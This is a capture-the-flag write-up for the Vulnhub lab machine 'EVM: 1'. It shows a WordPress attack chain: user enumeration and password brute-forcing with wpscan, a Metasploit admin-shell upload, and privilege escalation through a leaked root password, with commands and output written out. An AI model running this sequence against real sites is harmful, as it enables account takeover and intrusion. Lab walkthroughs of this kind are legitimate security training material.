
Vulnhub EVM: 1 Writeup


WP user enumeration / brute force – msf shell access – root creds

First step we run nmap, to find target's open ports.



Lot of ports, after some enumeration i found out that port 80 is the entry point.

When we visit port 80 give us the wordpress path :



/wordpress , let's run wpscan.

wpscan --url http://ip/wordpress gives nothing.

```
[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================
 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.
```

Let’s enumerate the users.

wpscan --url http://ip/wordpress --enumerate u

```
[i] User(s) Identified:

[+] c0rrupt3d_brain
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

We got the user : c0rrupt3d_brain

Let’s brute force with rockyou.txt

wpscan --url http://ip/wordpress -U c0rrupt3d_brain -P /usr/share/wordlists/rockyou.txt

```
[i] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499
```

We got the password, now lets use msf to take a shell.

I used this exploit :

exploit/unix/webapp/wp_admin_shell_upload

```
meterpreter > sysinfo
Computer    : ubuntu-extermely-vulnerable-m4ch1ine
OS          : Linux ubuntu-extermely-vulnerable-m4ch1ine 4.4.0-87-generi
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter > shell
Process 1819 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty; pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access pa
www-data@ubuntu-extermely-vulnerable-m4ch1ine:$
```

Now priv esc is pretty simple. There is a user in /home that has a hidden file.

```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home$ cd root3r
cd root3r
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ ls -la
ls -la
total 40
drwxr-xr-x 3 www-data www-data 4096 Nov  1 15:50 .
drwxr-xr-x 3 root     root     4096 Oct 30 13:35 ..
-rw-r--r-- 1 www-data www-data  515 Oct 30 12:20 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30 12:00 .bash_logout
-rw-r--r-- 1 www-data www-data 3771 Oct 30 12:00 .bashrc
drwxr-xr-x 2 www-data www-data 4096 Oct 30 12:04 .cache
-rw-r--r-- 1 www-data www-data   22 Oct 30 12:06 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30 12:00 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31 16:20 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30 12:11 .sudo_as_admin_successful
-rw-r--r-- 1 root     root        4 Nov  1 14:41 test.txt
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
<ulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
willy26
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$
```

```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su
su
Password: willy26

root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~# pwn4magic
```